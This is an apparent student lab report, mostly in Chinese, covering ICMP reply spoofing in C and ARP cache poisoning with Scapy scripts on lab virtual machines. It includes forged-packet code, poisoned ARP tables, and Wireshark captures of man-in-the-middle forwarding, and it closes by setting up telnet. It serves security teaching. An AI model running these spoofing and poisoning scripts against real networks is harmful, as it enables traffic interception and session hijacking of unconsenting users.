
Icmp echo request 伪造报文如 Task2.2A 所示，echo reply 报文可见 wireshark 结果

Task 2.3



```
if(cp_icmp->icmp_type == 0)
{
    return ;
}
printf("       From: %s\n", inet_ntoa(cp_ip->iph_sourceip));
printf("         To: %s\n", inet_ntoa(cp_ip->iph_destip));
char buffer[1500];
memset(buffer, 0, 1500);
/*********************************************************
Step 1: Fill in the ICMP header.
********************************************************/
struct icmpheader *icmp = (struct icmpheader *) (buffer + sizeof(struct ipheader
icmp->icmp_type = 0; //ICMP Type: 8 is request, 0 is reply.
// Calculate the checksum for integrity
icmp->icmp_id = cp_icmp->icmp_id;
icmp->icmp_seq = cp_icmp->icmp_seq;
icmp->icmp_chksum = 0;
icmp->icmp_chksum = in_cksum((unsigned short *)icmp,sizeof(struct icmpheader));
/*********************************************************
Step 2: Fill in the IP header
********************************************************/
struct ipheader *ip = (struct ipheader *) buffer;
ip->iph_ver = 4;
ip->iph_ihl = 5;
ip->iph_ttl = 20;
ip->iph_sourceip = cp_ip->iph_destip;
ip->iph_destip = cp_ip->iph_sourceip;
ip->iph_protocol = IPPROTO_ICMP;
ip->iph_len = htons(sizeof(struct ipheader) +sizeof(struct icmpheader));
/*********************************************************
Step 3: Finally, send the spoofed packet
********************************************************/
send_raw_ip_packet (ip);
return ;
```

伪造报文如上图所示



```
bwhe@bwhe-VirtualBox:~$ ping 3.3.3.3 -c 5
PING 3.3.3.3 (3.3.3.3) 56(84) bytes of data.
8 bytes from 3.3.3.3: icmp_seq=1 ttl=20 (truncated)
8 bytes from 3.3.3.3: icmp_seq=2 ttl=20 (truncated)
8 bytes from 3.3.3.3: icmp_seq=3 ttl=20 (truncated)
8 bytes from 3.3.3.3: icmp_seq=4 ttl=20 (truncated)
8 bytes from 3.3.3.3: icmp_seq=5 ttl=20 (truncated)

--- 3.3.3.3 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4000ms
rtt min/avg/max/mdev = 9223372036854775.807/0.000/0.000/0.000 ms
```

Ping 接收结果如上图所示


ARP Cache Poisoning Attack Lab

Task1

Task1A


虚拟环境中 IP 地址与 MAC 地址对应关系如下表所示：

M	10.0.2.5	08:00:27:2e:d0:60
A	10.0.2.6	08:00:27:2a:05:36
B	10.0.2.4	08:00:27:a2:51:7c



```
#!/usr/bin/python3
from scapy.all import *
eth = Ether(src="08:00:27:2e:d0:60", dst="ff:ff:ff:ff:ff:ff")#赋值src_mac时需要>
注意，参数为字符串类型
arp = ARP(hwsrc="08:00:27:2e:d0:60", psrc="10.0.2.4", pdst="10.0.2.6", op=1)#src
为源，dst为目标，op=2为响应报文、1为请求
pkt = eth/arp
sendp(pkt)
~
~
~
```


M 向 A 发送的报文如上图所示



```
[09/08/20]seed@VM:~$ arp -a
? (10.0.2.3) at 08:00:27:a1:22:21 [ether] on enp0s3
? (10.0.2.4) at 08:00:27:2e:d0:60 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
```


A 的 arp 表内容如上图所示

Task1B



```
#!/usr/bin/python3
from scapy.all import *
eth = Ether(src="08:00:27:2e:d0:60", dst="08:00:27:2a:05:36")#赋值src_mac时需要>
注意，参数为字符串类型
arp = ARP(hwsrc="08:00:27:2e:d0:60", psrc="10.0.2.4", hwdst="08:00:27:2a:05:36",
 pdst="10.0.2.6", op=2)#src为源，dst为目标，op=2为响应报文、1为请求
pkt = eth/arp
sendp(pkt)
```


M 向 A 发送的报文如上图所示



```
[09/08/20]seed@VM:~$ sudo arp -d 10.0.2.4
[09/08/20]seed@VM:~$ arp -a
? (10.0.2.3) at 08:00:27:a1:22:21 [ether] on enp0s3
? (10.0.2.4) at <incomplete> on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
[09/08/20]seed@VM:~$ arp -a
? (10.0.2.3) at 08:00:27:a1:22:21 [ether] on enp0s3
? (10.0.2.4) at 08:00:27:2e:d0:60 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
```


首先将 arp 表相关内容清空，然后进行再次污染，如上图所示

Task1C



```
#!/usr/bin/python3
from scapy.all import *
eth = Ether(src="08:00:27:2e:d0:60", dst="ff:ff:ff:ff:ff:ff")#赋值src_mac时需要>
注意，参数为字符串类型
arp = ARP(hwsrc="08:00:27:2e:d0:60", psrc="10.0.2.4", hwdst="08:00:27:2a:05:36",
 pdst="10.0.2.4", op=2)#src为源，dst为目标，op=2为响应报文、1为请求
pkt = eth/arp
sendp(pkt)
~
```

M 发送的报文如上图所示




```
[09/08/20]seed@VM:~$ sudo arp -d 10.0.2.4
[09/08/20]seed@VM:~$ arp -a
? (10.0.2.3) at 08:00:27:a1:22:21 [ether] on enp0s3
? (10.0.2.4) at <incomplete> on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
[09/08/20]seed@VM:~$ arp -a
? (10.0.2.3) at 08:00:27:a1:22:21 [ether] on enp0s3
? (10.0.2.4) at 08:00:27:2e:d0:60 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
```

首先将 arp 表相关内容清空，然后进行再次污染，如上图所示


Task2

Step1




```
#!/usr/bin/python3
from scapy.all import *
eth = Ether(src="08:00:27:2e:d0:60", dst="ff:ff:ff:ff:ff:ff")#赋值src_mac时需要>
注意，参数为字符串类型
arp = ARP(hwsrc="08:00:27:2e:d0:60", psrc="10.0.2.4",pdst="10.0.2.6", op=1)#src>
为源，dst为目标，op=2为响应报文、1为请求
pkt = eth/arp
sendp(pkt)
arp = ARP(hwsrc="08:00:27:2e:d0:60", psrc="10.0.2.6",pdst="10.0.2.4", op=1)
pkt = eth/arp
sendp(pkt)
~
```

M 发送的污染报文如上图所示



```
[09/09/20]seed@VM:~$ arp -a
? (10.0.2.4) at 08:00:27:2e:d0:60 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
```

A 处的 arp 表，证明污染成功




```
bwhe@bwhe-VirtualBox:~$ arp -a
? (10.0.2.6) at 08:00:27:2e:d0:60 [ether] on enp0s3
_gateway (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
```

B 处的 arp 表，证明污染成功


Step2

A 与 B 互相 ping 不通



```
31 2020-09-09 03:30:17.2361816… 10.0.2.6        10.0.2.4        ICMP       98 Echo (ping…
55 2020-09-09 03:30:39.6596119… 10.0.2.4        10.0.2.6        ICMP       98 Echo (ping…
```

A 处 wireshark 截图如上图




```
  21 17.542511591  10.0.2.6       10.0.2.4       ICMP     98 Echo (ping) request  id=0x0be3, seq=1/256, ttl=64 (no
└ 45 39.965627432  10.0.2.4       10.0.2.6       ICMP     98 Echo (ping) request  id=0x09cd, seq=1/256, ttl=64 (no
```

B 处 wireshark 截图如上图

可以看见均只有 icmp echo request 报文，没有 echo reply 报文


Step3

A 与 B 之间已经可以 ping 通，之间经过了 M 的转发



```
   11 2020-09-09 03:39:53.6755010… 10.0.2.6      10.0.2.4      ICMP      98 Echo (ping) request   id=…
→  14 2020-09-09 03:39:53.6762202… 10.0.2.6      10.0.2.4      ICMP      98 Echo (ping) request   id=…
←  15 2020-09-09 03:39:53.6762235… 10.0.2.4      10.0.2.6      ICMP      98 Echo (ping) reply     id=…
   16 2020-09-09 03:39:53.6762246… 10.0.2.5      10.0.2.4      ICMP     126 Redirect              (Re…
   17 2020-09-09 03:39:53.6764575… 10.0.2.5      10.0.2.6      ICMP     126 Redirect              (Re…
   18 2020-09-09 03:39:53.6764716… 10.0.2.4      10.0.2.6      ICMP      98 Echo (ping) reply     id=…
   57 2020-09-09 03:40:37.0578069… 10.0.2.6      10.0.2.4      ICMP      98 Echo (ping) request   id=…
   58 2020-09-09 03:40:37.0581610… 10.0.2.5      10.0.2.6      ICMP     126 Redirect              (Re…
   59 2020-09-09 03:40:37.0581808… 10.0.2.6      10.0.2.4      ICMP      98 Echo (ping) request   id=…
   60 2020-09-09 03:40:37.0581828… 10.0.2.4      10.0.2.6      ICMP      98 Echo (ping) reply     id=…
   61 2020-09-09 03:40:37.0584408… 10.0.2.5      10.0.2.4      ICMP     126 Redirect              (Re…
```

A 处 wireshark 截图如上图




```
┌  17 10.524301035  10.0.2.6     10.0.2.4     ICMP     98 Echo (ping) request  id=0x0cb1, seq=1/256, ttl=64 (n
   19 10.524455341  10.0.2.6     10.0.2.4     ICMP     98 Echo (ping) request  id=0x0cb1, seq=1/256, ttl=63 (r
   20 10.524477083  10.0.2.4     10.0.2.6     ICMP     98 Echo (ping) reply    id=0x0cb1, seq=1/256, ttl=64 (r
   21 10.524607501  10.0.2.5     10.0.2.4     ICMP    126 Redirect             (Redirect for host)
   23 10.525070262  10.0.2.5     10.0.2.6     ICMP    126 Redirect             (Redirect for host)
   24 10.525072872  10.0.2.4     10.0.2.6     ICMP     98 Echo (ping) reply    id=0x0cb1, seq=1/256, ttl=63
   63 53.906583449  10.0.2.6     10.0.2.4     ICMP     98 Echo (ping) request  id=0x0cbe, seq=1/256, ttl=64 (n
   64 53.906747150  10.0.2.5     10.0.2.6     ICMP    126 Redirect             (Redirect for host)
   65 53.906750835  10.0.2.6     10.0.2.4     ICMP     98 Echo (ping) request  id=0x0cbe, seq=1/256, ttl=63 (r
   66 53.906777308  10.0.2.4     10.0.2.6     ICMP     98 Echo (ping) reply    id=0x0cbe, seq=1/256, ttl=64 (r
   67 53.906907143  10.0.2.5     10.0.2.4     ICMP    126 Redirect             (Redirect for host)
└  68 53.906915299  10.0.2.4     10.0.2.6     ICMP     98 Echo (ping) reply    id=0x0cbe, seq=1/256, ttl=63
  133 120.933233084 10.0.2.5     10.0.2.3     ICMP    590 Redirect             (Redirect for host)
```

B 处 wireshark 截图如上图

Step4


首先在机器 B 上开启 telnet 服务

(https://blog.csdn.net/xkwy100/article/details/80328646)




```
bwhe@bwhe-VirtualBox:~$ sudo service xinetd status
● xinetd.service - LSB: Starts or stops the xinetd daemon.
   Loaded: loaded (/etc/init.d/xinetd; generated)
   Active: active (running) since Wed 2020-09-09 15:52:48 CST; 1min 36s ago
     Docs: man:systemd-sysv-generator(8)
    Tasks: 1 (limit: 2329)
   CGroup: /system.slice/xinetd.service
           └─3416 /usr/sbin/xinetd -pidfile /run/xinetd.pid -stayalive -inetd_co

9月 09 15:52:48 bwhe-VirtualBox xinetd[3416]: Reading included configuration fil
9月 09 15:52:48 bwhe-VirtualBox xinetd[3416]: Reading included configuration fil
9月 09 15:52:48 bwhe-VirtualBox xinetd[3416]: Reading included configuration fil
9月 09 15:52:48 bwhe-VirtualBox xinetd[3416]: Reading included configuration fil
9月 09 15:52:48 bwhe-VirtualBox xinetd[3416]: Reading included configuration fil
9月 09 15:52:48 bwhe-VirtualBox xinetd[3416]: Reading included configuration fil
9月 09 15:52:48 bwhe-VirtualBox xinetd[3416]: Reading included configuration fil
9月 09 15:52:48 bwhe-VirtualBox xinetd[3416]: added service telnet [file=/etc/in
9月 09 15:52:48 bwhe-VirtualBox xinetd[3416]: 2.3.15.3 started with libwrap load
9月 09 15:52:48 bwhe-VirtualBox xinetd[3416]: Started working: 1 available servi
```

机器 A 连接成功




```
[09/09/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 18.04.4 LTS
bwhe-VirtualBox login: ^[[A
Password:

Login incorrect
bwhe-VirtualBox login: bwhe
Password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-47-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Kubernetes 1.19 is out! Get it in one command with:

     sudo snap install microk8s --channel=1.19 --classic

   https://microk8s.io/ has docs and details.

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

106 packages can be updated.
1 update is a security update.
```



```
bwhe@bwhe-VirtualBox:~$ ls
Desktop    Downloads  os_experiment  Public     Videos
Documents  Music      Pictures       Templates
bwhe@bwhe-VirtualBox:~$ █
```

